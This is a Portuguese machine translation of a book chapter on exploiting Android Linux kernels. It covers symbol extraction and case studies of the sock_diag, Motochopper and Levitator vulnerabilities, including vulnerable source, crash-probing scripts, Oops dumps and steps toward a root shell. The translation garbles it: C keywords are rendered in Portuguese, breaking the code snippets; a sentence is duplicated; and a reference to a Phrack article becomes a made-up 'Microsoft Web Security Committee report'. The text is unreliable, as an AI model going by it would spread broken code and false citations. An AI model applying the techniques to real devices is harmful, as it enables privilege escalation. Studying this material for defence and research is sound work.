Ao longo dos anos, a equipe do Android fez alterações na configuração recomendada de um dispositivo Android. A documentação do desenvolvedor do Android e o CDD especificam algumas dessas configurações. Além disso, o CTS (Compatibility Test Suite) verifica se alguns requisitos de configuração do kernel foram atendidos. Por exemplo, ele verifica duas opções de configuração específicas, `CONFIG_IKCONFIG` e `CONFIG_MODULES`, para versões mais recentes do Android. Presumivelmente, por motivos de segurança, essas duas configurações devem ser desativadas. A desativação do suporte a módulos carregáveis dificulta a obtenção de códigos executados no espaço do kernel após a obtenção do acesso root. A verificação do CTS que verifica se a configuração do kernel incorporado está desativada afirma: "A compilação do arquivo de configuração no kernel vaza o endereço base do kernel via `CONFIG_PHYS_OFFSET`." Além dessas duas configurações, outros requisitos descritos no Capítulo 12 também são verificados. Um exame mais aprofundado das alterações de configuração do kernel em uma série de dispositivos pode revelar outros padrões interessantes.

A pilha do kernel

Talvez um dos detalhes mais relevantes da configuração do kernel esteja relacionado à memória heap do kernel. O kernel do Linux tem uma variedade de APIs de alocação de memória, sendo que a maioria delas se resume ao `kmalloc`. No momento da compilação, o engenheiro de compilação deve escolher entre uma das três implementações de heap subjacentes diferentes: SLAB, SLUB ou SLOB. A maioria dos dispositivos Android usa o alocador SLAB: alguns usam o alocador SLUB. Não se sabe de nenhum dispositivo Android que use o alocador SLOB, embora seja difícil descartá-lo completamente.

Ao contrário de grande parte do restante do espaço de endereço do kernel, as alocações de heap têm alguma entropia. O estado exato do heap do kernel é influenciado por muitos fatores. Por um lado, todas as operações de heap que ocorreram entre a inicialização e a execução de um exploit são amplamente desconhecidas. Em segundo lugar, atacar remotamente ou de uma posição sem privilégios significa que o invasor terá pouco controle sobre as operações em andamento que possam estar influenciando o heap enquanto o exploit estiver em execução. Do ponto de vista de um programador, os detalhes de uma determinada implementação de heap não são muito importantes. Entretanto, do ponto de vista de um desenvolvedor de exploits, os detalhes fazem toda a diferença entre um exploit de execução de código confiável e um crash inútil. *A Guide to Kernel Exploitation* e o artigo da Phrack que

O relatório do Comitê de Segurança da Web da Microsoft, que o precedeu, fornece informações bastante detalhadas sobre a exploração dos alocadores SLAB e SLUB. Além disso, Dan Rosenberg discutiu técnicas de exploração que se aplicam ao alocador SLOB na conferência Infiltrate em 2012. Seu artigo e apresentação de slides, intitulados "A Heap of Trouble: Breaking the Linux Kernel SLOB Allocator", foram publicados posteriormente em <https://immunityinc.com/infiltrate/archives.html>.

Layout do espaço de endereço

Os sistemas modernos dividem o espaço de endereço virtual entre o espaço do kernel e o espaço do usuário. O local exato onde a linha é traçada difere de dispositivo para dispositivo. No entanto, a grande maioria dos dispositivos Android usa a divisão tradicional de 3 gigabytes, em que o espaço do kernel ocupa o gigabyte mais alto do espaço de endereço ($\geq 0xc0000000$) e o espaço do usuário ocupa os três gigabytes inferiores (abaixo de $0xc0000000$). Na maioria dos sistemas Linux, incluindo todos os dispositivos Android, o kernel pode acessar totalmente a memória do espaço do usuário diretamente. O kernel pode não apenas ler e gravar a memória do espaço do kernel, mas também pode executá-la.

Lembre-se de que, no início deste capítulo, o kernel é uma única imagem monolítica. Devido a esse fato, todos os símbolos globais estão localizados em endereços estáticos na memória. Os desenvolvedores de exploits podem contar com esses endereços estáticos para facilitar suas tarefas. Além disso, a maioria das áreas de código no kernel do Linux ARM foi marcada como legível, gravável e executável até pouco tempo atrás. Por fim, o kernel do Linux faz uso extensivo de ponteiros de função e indireção. Esses paradigmas oferecem amplas oportunidades para transformar a corrupção de memória em execução arbitrária de código. A combinação desses problemas torna a exploração do kernel do Linux muito mais fácil do que a exploração do código do espaço do usuário no Android. Em resumo, o kernel Linux do Android é um alvo significativamente mais acessível do que a maioria dos outros alvos modernos.

Extração de endereços

Como dito anteriormente, as ferramentas de compilação do kernel incorporam várias informações importantes para a segurança na imagem binária do kernel. A tabela de símbolos do kernel é particularmente importante. Dentro do kernel, há muitos itens de dados e funções globais diferentes, cada um identificado por um nome simbólico. Esses nomes e seus endereços correspondentes são expostos ao espaço do usuário por meio da entrada `kallsyms` no sistema de arquivos `proc`. Devido à forma como a imagem binária do kernel é carregada, todos os símbolos globais têm o mesmo endereço estático, mesmo entre as inicializações. Do ponto de vista de um invasor, isso é altamente vantajoso porque fornece um mapa para uma grande parte do espaço de endereço do kernel. Saber exatamente onde as funções ou estruturas de dados cruciais estão na memória simplifica muito o desenvolvimento de explorações.

A opção de configuração `CONFIG_KALLSYMS` controla se a tabela de símbolos do kernel está presente na imagem binária. Felizmente, todos os dispositivos Android

(com exceção de alguns dispositivos de TV) habilitam essa opção. De fato, a desativação da opção

essa configuração torna a depuração de problemas do kernel muito mais difícil. Antes do Jelly Bean, era possível obter os nomes e endereços de quase todos os símbolos do kernel lendo o arquivo `/proc/kallsyms`. O Jelly Bean e as versões posteriores impedem o uso desse método. Entretanto, nem tudo está perdido.

No Android, o fabricante do dispositivo incorpora o kernel do Linux ao firmware de cada dispositivo. A atualização do kernel requer uma atualização Over-the-Air (OTA) ou o flash de uma nova imagem de fábrica. Como há apenas uma imagem binária do kernel para cada versão de um dispositivo, você pode abordar essa situação de duas maneiras. Primeiro, você pode obter a imagem binária e extrair os endereços da maioria dos símbolos do kernel estaticamente. Segundo, você pode usar vulnerabilidades adequadas de divulgação de informações, como a CVE-2013-6282, para ler a tabela de símbolos diretamente da memória do kernel. Esses dois métodos contornam a atenuação que impede o uso direto do `/proc/kallsyms`. Além disso, os endereços obtidos podem ser aproveitados para ataques locais e remotos porque são efetivamente codificados.

A ferramenta `kallsymprint` do projeto "android-rooting-tools" facilita a extração de símbolos estaticamente. Para criar essa ferramenta, você precisa do código-fonte de dois projetos diferentes no Github. Felizmente, o projeto principal inclui o outro projeto como um submódulo do Git. As etapas para criar e executar essa ferramenta em um kernel padrão do Nexus 5 são mostradas aqui:

```
dev:~/android/n5/hammerhead-krt16m/img/boot $ git clone \
https://github.com/fi01/kallsymprint.git
Clonando em 'kallsymprint'... ...
dev:~/android/n5/hammerhead-krt16m/img/boot $ cd kallsymprint
dev:~/android/n5/hammerhead-krt16m/img/boot/kallsymprint $ git submodule init
Submódulo 'libkallsyms'
  (https://github.com/android-rooting-tools/libkallsyms.git)
  registrado para o caminho 'libkallsyms'
dev:~/android/n5/hammerhead-krt16m/img/boot/kallsymprint $ git submodule \ update
Clonando em 'libkallsyms'...
[...]
Caminho do submódulo 'libkallsyms': verificado como
'ffe994e0b161f42a46d9cb3703dac844f5425ba4'
```

O repositório verificado contém uma imagem binária, mas geralmente não é aconselhável executar um binário não confiável. Depois de entender o código-fonte, compile-o você mesmo usando os seguintes comandos:

```
dev:~/android/n5/hammerhead-krt16m/img/boot/kallsymprint $ rm kallsymprint
dev:~/android/n5/hammerhead-krt16m/img/boot/kallsymprint $ gcc -m32 -I. \
-o kallsymprint main.c libkallsyms/kallsyms_in_memory.c
[...]
```

Com o binário recompilado a partir do código-fonte, extraia os símbolos do kernel descompactado do Nexus 5 da seguinte forma:

```
dev:~/android/n5/hammerhead-krt16m/img/boot/kallsymprint $ cd ..
dev:~/android/n5/hammerhead-krt16m/img/boot $ ./kallsymprint/kallsymprint \
```

```
piggy 2> /dev/null | grep -E '(prepare_kernel_cred|commit_creds)'  
c01bac14 commit_creds  
c01bb404 prepare_kernel_cred
```

Esses dois símbolos são usados na carga útil de escalonamento de privilégios do kernel usada em muitas explorações do kernel, incluindo alguns dos estudos de caso na próxima seção.

Estudos de caso

Dar uma olhada mais de perto no processo de desenvolvimento de explorações é provavelmente a melhor maneira de mostrar alguns dos conceitos usados para explorar as vulnerabilidades do kernel. Esta seção apresenta estudos de caso que detalham como três problemas específicos foram explorados em dispositivos Android vulneráveis. Primeiro, ela aborda brevemente alguns problemas interessantes do kernel do Linux que afetam uma série de dispositivos, incluindo dispositivos que não são Android. Em seguida, ela se aprofunda na portabilidade de uma exploração de um problema de corrupção de memória que afetava vários dispositivos Android, mas que só foi desenvolvida para funcionar em circunstâncias específicas.

sock_diag

A vulnerabilidade *sock_diag* serve como uma excelente introdução à exploração dos kernels do Linux usados em dispositivos Android. Esse bug foi introduzido durante o desenvolvimento da versão 3.3 do kernel do Linux. Nenhum dispositivo Android conhecido usa o kernel 3.3, mas vários usam a versão 3.4. Isso inclui o Android 4.3 e versões anteriores no Nexus 4, bem como vários outros dispositivos de varejo, como o HTC One. Usando essa vulnerabilidade, os dispositivos afetados podem ser enraizados sem a necessidade de limpar os dados do usuário. Além disso, os invasores podem aproveitar esse problema para aumentar os privilégios e assumir o controle total de um processo de navegador explorado. O bug foi atribuído ao CVE-2013-1763, que diz o seguinte.

O erro de índice de matriz na função *sock_diag_rcv_msg* em *net/core/sock_diag.c* no kernel do Linux antes da versão 3.7.10 permite que os usuários locais obtenham privilégios por meio de um valor de família grande em uma mensagem Netlink.

Como sugere a descrição do Common Vulnerabilities and Exposures (CVE), essa função é chamada ao processar mensagens Netlink. Mais especificamente, há dois critérios para acessar essa função. Primeiro, a mensagem deve ser enviada por um soquete Netlink usando o protocolo *NETLINK_SOCK_DIAG*. Segundo, a mensagem deve especificar um *nlmsg_type* de *SOCK_DIAG_BY_FAMILY*. Há várias explorações públicas para as arquiteturas x86 e x86_64 que mostram como isso é feito em detalhes.

A descrição do CVE também afirma que o problema está presente na função `sock_diag_rcv_msg` no arquivo `net/core/sock_diag.c` no kernel do Linux. Isso não é exatamente verdade, como você verá. A função mencionada acima é apresentada aqui:

```
120 static int sock_diag_rcv_msg(struct sk_buff *skb, struct nlmsghdr
121 *nlh)
122 {
123     int err;
124     struct sock_diag_req *req = NLMMSG_DATA(nlh);
125     struct sock_diag_handler *hdl;
126     if (nlmsg_len(nlh) < sizeof(*req))
127         return -EINVAL;
128
129     hndl = sock_diag_lock_handler(req->sdiag_family);
```

Quando essa função é chamada, o parâmetro `nlh` contém dados fornecidos pelo usuário sem privilégios que enviou a mensagem. Os dados contidos na mensagem correspondem à carga útil da mensagem Netlink. Na linha 129, o membro `sdiag_family` da estrutura `sock_diag_req` é passado para a função `sock_diag_lock_handler`. O código-fonte dessa função é o seguinte:

```
105 static inline struct sock_diag_handler *sock_diag_lock_handler(int
106 family)
107 {
108     Se (sock_diag_handlers[family] == NULL)
109         request_module("net-pf-%d-proto-%d-type-%d", PF_NETLINK,
110                         NETLINK_SOCK_DIAG, família);
111     mutex_lock(&sock_diag_table_mutex);
112     return sock_diag_handlers[family];
113 }
```

Nessa função, o valor do parâmetro `family` é controlado pelo usuário que envia a mensagem. Na linha 107, ele é usado como um índice de matriz para verificar se um elemento da matriz `sock_diag_handlers` é `NULL`. Não há verificação de que o índice esteja dentro dos limites da matriz. Na linha 112, o item dentro da matriz é retornado para a função de chamada. Ainda não está claro por que isso é importante. Vamos voltar ao local da chamada e rastrear o valor de retorno mais adiante no código.

```
# continuação de sock_diag_rcv_msg em net/core/sock_diag.c
129     hndl = sock_diag_lock_handler(req->sdiag_family);
130     Se (hndl == NULL)
131         err = -ENOENT;
132     mais
133         err = hndl->dump(skb, nlh);
```

A linha 129 é o local da chamada. O valor de retorno é armazenado na variável `hdl1`. Depois de passar por outra verificação de NULL na linha 130, o kernel usa essa variável para recuperar um ponteiro de função e chamá-lo. Um leitor experiente em pesquisa de vulnerabilidades já pode ver a promessa que essa vulnerabilidade representa.

Assim, você pode fazer com que o kernel busque essa variável fora dos limites da matriz. Infelizmente, você não controla o valor de `hdl1` diretamente. Para controlar o conteúdo de `hdl1`, é preciso fazer com que ele aponte para algo que você controle. Sem saber que tipos de coisas estão além dos limites da matriz, não está claro qual valor pode funcionar para a variável `family`. Para descobrir isso, crie um programa de prova de conceito que receba um valor a ser usado como variável de `família` na linha de comando. O plano é tentar um intervalo de valores para o índice. O dispositivo será reinicializado se ocorrer uma falha. Graças ao `/proc/last_kmsg`, você pode ver o contexto da falha, bem como os valores da memória do espaço do kernel. O trecho a seguir mostra o script de shell e a linha de comando usados para automatizar esse processo.

```
dev:~/android/sock_diag $ cat getem.sh
#!/bin/bash
CMD="adb wait-for-device shell /data/local/tmp/sock_diag"
/usr/bin/time -o timing -f %e $CMD $1
TIME=`cat timing | cut -d. -f1`
let TIME=$(( $TIME + 0 ))
if [ $TIME -gt 1 ]; then
    adb wait-for-device pull /proc/last_kmsg kmsg.$1
fi
dev:~/android/sock_diag $ for ii in `seq 1 128`; do ./getem.sh $ii; done [...]
```

O script do shell detecta se o dispositivo sofreu uma falha com base no tempo que o comando do shell `adb` levou para ser executado. Quando ocorre uma falha, a sessão do ADB fica suspensa momentaneamente enquanto o dispositivo é reinicializado. Se não houve falha, o ADB retorna rapidamente. Quando uma falha é detectada, o script extrai o arquivo `/proc/last_kmsg` e o nomeia com base no índice tentado. Depois que o comando `for` concluído, dê uma olhada nos resultados.

```
dev:~/android/sock_diag $ grep 'Não foi possível lidar com a solicitação de paginação do kernel' kmsg.* \
| cut -f 20-
[...]
kmsg.48: Não foi possível lidar com a solicitação de paginação do kernel no endereço
virtual 00001004 [...]
kmsg.51: Não foi possível lidar com a solicitação de paginação do kernel no endereço
virtual 00007604 [...]
kmsg.111: Não foi possível lidar com a solicitação de paginação do kernel no
endereço virtual 31000034 kmsg.112: Não foi possível lidar com a solicitação de
paginação do kernel no endereço virtual 00320004 kmsg.113: Não foi possível lidar
com a solicitação de paginação do kernel no endereço virtual 00003304
```

```
kmsg.114: Não foi possível lidar com a solicitação de paginação do kernel no
endereço virtual 35000038 kmsg.115: Não foi possível lidar com a solicitação de
paginação do kernel no endereço virtual 00360004 kmsg.116: Não foi possível lidar
com a solicitação de paginação do kernel no endereço virtual 00003704 [...]
```

Você pode ver vários valores que falham ao tentar ler de um endereço no espaço do usuário. Infelizmente, não é possível usar os primeiros dois valores devido à mitigação da exploração do kernel `mmap_min_addr`. Entretanto, alguns dos próximos parecem utilizáveis. Você pode mapear esse endereço em seu programa e controlar o conteúdo do `hndl`. Mas qual deles você deve usar? Esses endereços são estáveis?

A seção "Entendendo um Oops", anteriormente neste capítulo, examinou a mensagem Oops de `last_kmsg.115` e afirmou que o uso do script de decodificação é particularmente útil. A saída mostrada aqui demonstra como esse script pode ajudá-lo a obter informações mais detalhadas sobre o contexto da falha.

```
dev:~/android/src/kernel/msm $ export CROSS_COMPILE=arm-eabi- dev:~/android/src/kernel/msm
$ ./scripts/decodecode < oops.txt
[ 174.378177] Código: e5963008 e3530000 03e04001 0a000004 (e5933004)
Todos os códigos
=====
0:   e5963008      ldr      r3, [r6, #8]
4:   e3530000      cmp      r3, #0
8:   03e04001      mvneq    r4, #1
c:   0a000004      beq      0x24
10:*  e5933004      ldr      r3, [r3, #4]      ]<- instrução de trapping

Código que começa com a instrução de falha
=====
0:
e5933004      ldrr3    , [r3, #4]
```

O script desenha uma seta indicando onde ocorreu a falha e mostra as instruções que levaram à falha. Seguindo o código e o fluxo de dados para trás, você pode ver que `r3` foi carregado a partir de `r3` mais quatro. Infelizmente, você perde o valor intermediário de `r3` nessa situação. No entanto, um pouco mais atrás, você vê que `r3` foi originalmente carregado de onde o registro `r6` aponta. Observando

`/proc/kallsyms` no dispositivo vulnerável, você verá o seguinte no intervalo do valor `r6`.

```
c108b988 b sock_diag_handlers
...
c108bb44 b nf_log_sysctl_fnames
c108bb6c b nf_log_sysctl_table
```

Aqui, `r6` aponta para a área de dados `nf_log_sysctl_fnames`. Ao procurar por esse símbolo no código-fonte do kernel, você encontrará

```
274     for (i = NFPROTO_UNSPEC; i < NFPROTO_NUMPROTO; i++) {
275         sprintf(nf_log_sysctl_fnames[i-NFPROTO_UNSPEC], 3, "%d", i);
```

A matriz é inicializada usando valores inteiros convertidos em strings ASCII. Cada string tem três bytes de comprimento. Consultando a mensagem Oops, incluindo o despejo de memória em torno de `r6`, você pode confirmar que esses são de fato os mesmos dados.

```
...
r3 : 00360000 r2 : ecf7dcc8 r1 : ea9d6600 r0 : c0de8c1c
...
R6: 0xc108bacc:
bacc c0dcf2d4 c0dcf2d4 c0d9aef8 c0d9aef8 c108badc c108badc c108bae4 c108bae4 baec
c108baec c108baec c108baf4 c108baf4 c108bafc c108bafc c108bb04 c108bb04 bb0c
c108bb0c c108bb0c c108bb14 c108bb14 c108bb1c c108bb1c c108bb24 c108bb24 bb2c
c108bb2c c108bb2c c108bb34 c108bb34 00000000 e2fb7500 31000030 00320000
bb4c 00003300 35000034 00360000 00003700 39000038 30310000 00313100 00003231
bb6c c108bb44 00000000 00000040 000001a4 00000000 c0682be8 00000000 00000000
bb8c 00000000 c108bb47 00000000 00000040 000001a4 00000000 c0682be8 00000000
bbac 00000001 00000000 c108bb4a 00000000 00000040 000001a4 00000000 c0682be8
...
...
```

As cadeias de caracteres ASCII começam em `0xc108bb44`. Parece haver um padrão. Cada string tem três bytes, os valores correspondem aos valores de caracteres ASCII para dígitos e estão aumentando de valor. Como essa cadeia de caracteres é inicializada estaticamente na inicialização, ela é uma fonte extremamente estável de endereços do espaço do usuário para a sua exploração!

Por fim, para explorar o problema com êxito, mapeie alguma memória no endereço que o kernel usa para o índice correspondente. Por exemplo, se você usar o índice 115, mapeie alguma memória RWX no endereço `0x360000`. Em seguida, configure o conteúdo dessa memória com um ponteiro para sua carga útil no deslocamento `0x04`. Isso se torna o ponteiro da função de *despejo*. Quando for chamada, sua carga útil no espaço do kernel deverá lhe dar privilégios de root e retornar. Se tudo ocorreu conforme o planejado, você terá explorado com sucesso essa vulnerabilidade e obtido acesso à raiz.

Motochopper

O prolífico desenvolvedor de exploits para Android, Dan Rosenberg, desenvolveu e lançou um exploit chamado Motochopper em abril de 2013. Embora fosse suposto fornecer acesso root em vários dispositivos Motorola, ele também afetou uma série de outros dispositivos, incluindo o Samsung Galaxy S3. O exploit inicial foi bastante ofuscado em uma tentativa de ocultar o que estava fazendo. Ele implementava uma máquina virtual personalizada, abria toneladas de arquivos desnecessários e usava um truque para mascarar quais chamadas de sistema eram executadas. O problema subjacente foi posteriormente atribuído ao CVE-2013-2596, que diz o seguinte:

Estouro de inteiro na função fb_mmap em drivers/video/fbmem.c no kernel do Linux antes da versão 3.8.9, conforme usado em uma determinada versão do Android da Motorola

4.1.2 e outros produtos, permite que os usuários locais criem um mapeamento de memória de leitura e gravação para toda a memória do kernel e, consequentemente, obtenham privilégios por meio de chamadas de sistema /dev/graphics/fb0 mmap2 criadas, conforme demonstrado pelo programa

Motochopper pwn.

Para dar uma olhada mais de perto, consulte o código da função `fb_mmap` no arquivo `drivers/video/fbmem.c` de um kernel Linux vulnerável. Mais especificamente, examine o código-fonte do kernel do Sprint Samsung Galaxy S3 com o firmware L710VPBMD4:

```
1343 static int
1344 fb_mmap(struct file *file, struct vm_area_struct * vma) 1345
{
...
1356off = vma->vm_pgoff << PAGE_SHIFT;
...
1369start = info->fix.smem_start;
1370len = PAGE_ALIGN((start & ~PAGE_MASK) + info->fix.smem_len);
...
1383se ((vma->vm_end - vma->vm_start + off) >
len) 1384return -EINVAL;
...
1391if (io_remap_pfn_range(vma, vma->vm_start, off >> PAGE_SHIFT,
1392vma->vm_end - vma->vm_start, vma-
>vm_page_prot))
```

O parâmetro `vma` é criado a partir dos parâmetros passados para a chamada de sistema `mmap` antes de chamar `fb_mmap` (em `mmap_region`). Dessa forma, você controla praticamente todos os seus membros. A variável `off` é baseada diretamente no valor de deslocamento que você forneceu ao `mmap`. Entretanto, `start`, atribuído na linha 1369, é uma propriedade do próprio buffer de quadro. Na linha 1370, `len` é inicializado com a soma de um valor alinhado à página de `start` e o comprimento da região do buffer de quadro. Na linha 1383, você encontrará a causa principal dessa vulnerabilidade. Os valores `vm_end` e `vm_start` que você controla são subtraídos para calcular o comprimento do mapeamento solicitado. Em seguida, `off` é adicionado e o resultado é verificado para ver se é maior que `len`. Se um valor grande for especificado para `off`, a adição transbordará e a comparação será aprovada. Por fim, uma grande área da memória do kernel será remapeada para a memória virtual do usuário.

A metodologia que Dan usou para explorar essa vulnerabilidade é dividida em duas partes. Primeiro, ele detecta o valor de `len` tentando alocar áreas de memória cada vez maiores. Ele usa um deslocamento zero durante essa fase e aumenta o tamanho uma página de cada vez. Assim que o tamanho do mapa excede o valor de `len`, a função `fb_mmap` retorna um erro na linha 1384. Dan detecta isso e anota o valor para a próxima fase. Na segunda fase, Dan tenta alocar a maior área de memória possível enquanto aciona o estouro de número inteiro. Ele começa com um máximo conservador e trabalha de trás para frente. Antes de cada tentativa, ele usa o valor detectado anteriormente para calcular um valor para `off` que fará com que ocorra o estouro do número inteiro. Quando a chamada do `mmap` for bem-sucedida, o processo terá acesso total de leitura e gravação a uma grande área da memória do kernel.

Há muitas maneiras de aproveitar o acesso de leitura e gravação à memória do kernel. Uma técnica é sobreescrivar diretamente o código do kernel. Por exemplo, você pode alterar a função do manipulador de chamada do sistema `setuid` para sempre aprovar a configuração do ID do usuário como root. Outro método é modificar vários bits da memória do kernel para executar

código arbitrário diretamente no espaço do kernel. Essa é a abordagem que você adotou ao explorar o bug `sock_diag` na seção anterior. Outro método, que foi o escolhido por Dan no Motochopper, é procurar e modificar diretamente a estrutura de credenciais do usuário atual. Ao fazer isso, o ID do usuário e do grupo do processo atual é definido como zero, dando ao usuário acesso à raiz. A capacidade de ler e gravar na memória do kernel é muito poderosa. Outras possibilidades ficam por conta de sua imaginação.

Levitador

Em novembro de 2011, Jon Oberheide e Jon Larimer lançaram um exploit chamado `levitator.c`. Ele era bastante avançado para a época, pois usava duas vulnerabilidades inter-relacionadas do kernel: uma divulgação de informações e uma corrupção de memória. O Levitator tinha como alvo dispositivos Android que usavam o chipset gráfico PowerVR SGX 3D usado por dispositivos como o Nexus S e o Motorola Droid. Nesta seção, você percorrerá o processo para fazer o Levitator funcionar no Motorola Droid. Isso serve para explicar técnicas adicionais usadas ao analisar e explorar as vulnerabilidades do kernel do Linux em dispositivos Android.

Como o exploit funciona

Como o código-fonte do exploit foi liberado, você pode obter uma cópia e começar a lê-lo. Um grande bloco de comentários na parte superior do arquivo inclui os nomes dos autores, dois números e descrições de CVE, instruções de compilação, saída de amostra, dispositivos testados e informações de patch. Seguindo as inclusões usuais, são definidas algumas constantes e uma estrutura de dados específica para a comunicação com o PowerVR. Em seguida, você vê a função `fake_disk_ro_show`, que implementa uma carga útil típica do espaço do kernel. Depois disso, são definidas duas estruturas de dados e a variável global `fake_dev_attr_ro`.

OBSERVAÇÃO É importante ler e entender o código-fonte antes de compilá-lo e executá-lo. Se isso não for feito, poderá comprometer ou causar danos irreversíveis ao seu sistema. Se não o fizer, poderá comprometer ou causar danos irreparáveis ao seu sistema.

O restante da exploração consiste em três funções: `get_symbol`, `do_ioctl` e `main`. A função `get_symbol` procura o nome especificado em `/proc/kallsyms` e retorna o endereço correspondente ou zero. A função `do_ioctl` é o coração da exploração. Ela define os parâmetros e executa a operação de controle de E/S vulnerável (`ioctl`).

A função principal é o cérebro da exploração; ela implementa a lógica da exploração. Ela começa procurando três símbolos: `commit_creds`, `prepare_kernel_cred` e `dev_attr_ro`. Os dois primeiros são usados pela função de carga útil no espaço do kernel. O

Esse último será discutido em breve. Em seguida, a exploração abre o dispositivo que pertence ao driver vulnerável e executa a função `do_ioctl` pela primeira vez. Ele passa os parâmetros `out` e `out_size` para vazar o conteúdo da memória do kernel para o buffer de despejo. Em seguida, ele percorre o buffer à procura de ponteiros para o objeto `dev_attr_ro`. Para cada ocorrência, o exploit o modifica para apontar para `fake_dev_attr_ro`, que, por sua vez, contém um ponteiro para a função de carga útil no espaço do kernel. Ele chama `do_ioctl` novamente, dessa vez especificando os parâmetros `in` e `in_size` para gravar o buffer de despejo modificado de volta na memória do kernel. Agora, ele procura entradas no diretório diretório `/sys/block`, tentando abrir e ler a entrada `ro` em cada um deles. Se a entrada `ro` corresponder a um objeto modificado, o kernel executa `fake_disk_ro_show` e os dados lidos são "Owned". Nesse caso, a exploração detecta o sucesso e interrompe o processamento de mais entradas `/sys/block`. Por fim, a exploração restaura todos os ponteiros modificados anteriormente e gera um shell de raiz para o usuário.

Execução do exploit existente

Depois de ler o exploit, você sabe que é seguro compilá-lo e executá-lo no dispositivo de destino. Siga as instruções fornecidas e veja o seguinte:

```
$ ./levitador
[+] procurando por símbolos...
[+] resolveu o símbolo commit_creds para 0xc0078ef0
[+] símbolo resolvido prepare_kernel_cred para 0xc0078d64
[-] símbolo dev_attr_ro não encontrado, abortando!
```

A exploração falha porque não foi possível localizar o símbolo `dev_attr_ro`. Essa falha específica não significa que o dispositivo não esteja vulnerável, portanto, abra a exploração e comente a última chamada para `get_symbol` (linhas 181 a 187). Em vez disso, atribua a `dev_attr_ro` um valor que você acha improvável de ser encontrado na memória do kernel, como `0xdeadbeef`. Depois de fazer essas alterações compilar, carregar e executar o código modificado. O resultado é o seguinte.

```
$ ./nodevattr
[+] procurando por símbolos...
[+] resolveu o símbolo commit_creds para 0xc0078ef0
[+] símbolo resolvido prepare_kernel_cred para 0xc0078d64
[+] abrindo o dispositivo prvsrvkm...
[+] despejando a memória do kernel...
[+] procurando ponteiros dev_attr_ro no kmem...
[+] envenenou 0 ponteiros dev_attr_ro com fake_dev_attr_ro!
[Não foi possível encontrar nenhum ptrs dev_attr_ro,
abortando!]
```

Sabendo como a exploração funciona, você pode dizer que a operação `ioctl` foi bem-sucedida. Isso indica que o vazamento de informações está funcionando como esperado e que o dispositivo está certamente vulnerável.

Infelizmente, não há uma correção simples para essa falha. A exploração depende muito da capacidade de encontrar o endereço do símbolo do kernel `dev_attr_ro`, o que simplesmente não é possível usando o `/proc/kallsyms` nesse dispositivo. Para que o exploit funcione, será necessário algum tempo, criatividade e uma compreensão mais profunda dos problemas subjacentes.

Obtendo o código-fonte

Infelizmente, o exploit e esses dois CVEs são a maior parte das informações disponíveis publicamente sobre esses dois problemas. Para obter uma compreensão mais profunda, você precisará do código-fonte do kernel do dispositivo de destino. Interrogue o dispositivo para ver as informações de versão relevantes, que aparecem abaixo:

```
$ getprop ro.build.fingerprint  
verizon/voles/sholes/sholes:2.2.3/FRK76/185902:user/release-keys  
$ cat /proc/version  
Linux versão 2.6.32.9-g68eeef5 (android-build@apa26.mtv.corp.google.com) (gcc versão  
4.4.0 (GCC) ) #1 PREEMPT Tue Aug 10 16:07:07 PDT 2010
```

A impressão digital de compilação desse dispositivo indica que ele está executando o firmware mais recente disponível, a versão FRK76. Felizmente, o kernel desse dispositivo em particular parece ter sido criado pelo próprio Google e inclui um hash de confirmação em sua string de número de versão. Infelizmente, o kernel do OMAP hospedado pelo Google não inclui mais a ramificação que incluía esse commit.

Em uma tentativa de expandir a pesquisa, consulte seu mecanismo de pesquisa favorito para obter o hash do commit. Há vários resultados, inclusive alguns que mostram o hash completo desse commit. Depois de pesquisar, você encontrará o código no Gitorious em https://gitorious.org/android_kernel_omap/android_kernel_omap/. Depois de clonar com sucesso esse repositório e verificar o hash relevante, você poderá analisar melhor as vulnerabilidades subjacentes no código.

Determinação da causa principal

Depois de obter o código-fonte correto, execute vários comandos `git grep` para encontrar o código vulnerável. A busca pelo nome do dispositivo (`/dev/pvrsrvkm`) leva você a uma estrutura de operações de arquivo, que o leva à função de manipulador `unlockd_ioctl` chamada `PVRSRV_BridgeDispatchKM`. Após a leitura, você pode ver que o código vulnerável não está diretamente nessa função, mas sim na função `BridgedDispatchKM` chamada a partir dela.

Voltando à estratégia `git grep`, você encontrará `BridgedDispatchKM` na linha 3282 de `drivers/gpu/pvr/bridged_pvr_bridge.c`. A função em si é bastante curta. O primeiro bloco da função não é muito interessante, mas o bloco seguinte parece suspeito. O código relevante é o seguinte:

```

3282 IMG_INT BridgedDispatchKM(PVRSRV_PER_PROCESS_DATA * psPerProc,
3283                                     PVRSRV_BRIDGE_PACKAGE     * psBridgePackageKM)
3284 {
.....
3351     psBridgeIn =
            ((ENV_DATA *)psSysData->pvEnvSpecificData)->pvBridgeData;
3352 psBridgeOut = (IMG_PVOID)((IMG_PBYTE)psBridgeIn +
                                PVRSRV_MAX_BRIDGE_IN_SIZE);
3353
3354 se   (psBridgePackageKM->ui32InBufferSize > 0)
3355 {
.....
3363     if (CopyFromUserWrapper(psPerProc,
3364                             ui32BridgeID,
3365                             psBridgeIn,
3366                             psBridgePackageKM->pvParamIn,
3367                             psBridgePackageKM->ui32InBufferSize)
.....

```

O parâmetro `psBridgePackageKM` corresponde à estrutura que foi copiada do espaço do usuário. Nas linhas 3351 e 3352, o autor aponta `psBridgeIn` e `psBridgeOut` para o membro `pvBridgeData` de `pSysData->pvEnvSpecificationData`. Se o `ui32InBufferSize` for maior que zero, a função `CopyFromUserWrapper` será chamada. Essa função é um invólucro simples em torno da função `copy_from_user` padrão do kernel do Linux. Na verdade, os dois primeiros parâmetros são descartados e a chamada se torna

```
if(copy_from_user(psBridgeIn, psBridgePackageKM->pvParamIn,
                  psBridgePackageKM->ui32InBufferSize))
```

Nesse ponto, o `ui32InBufferSize` ainda é totalmente controlado por você. Ele não é validado em relação ao tamanho da memória apontada pelo `psBridgeIn`. Ao especificar um tamanho maior do que esse buffer, você pode escrever além dos limites e corromper a memória do kernel que se segue. Esse é o problema que foi atribuído ao CVE-2011-1352.

Em seguida, o driver usa a ID de ponte especificada para ler um ponteiro de função de uma tabela de despacho e o executa. A exploração usa a ID de ponte `CONNECT_SERVICES`, que corresponde a `PVRSRV_BRIDGE_CONNECT_SERVICES` no driver. A função para esse ID de ponte é registrada na função `CommonBridgeInit` para chamar a função `PVRSRVConnectBW`. Entretanto, essa função não faz nada de relevante. Assim, você retorna à função `BridgedDispatchKM` e vê o que se segue.

```

3399     se (CopyToUserWrapper(psPerProc,
3400                             ui32BridgeID,
3401                             psBridgePackageKM->pvParamOut,
3402                             psBridgeOut,
3403                             psBridgePackageKM->ui32OutBufferSize)
```

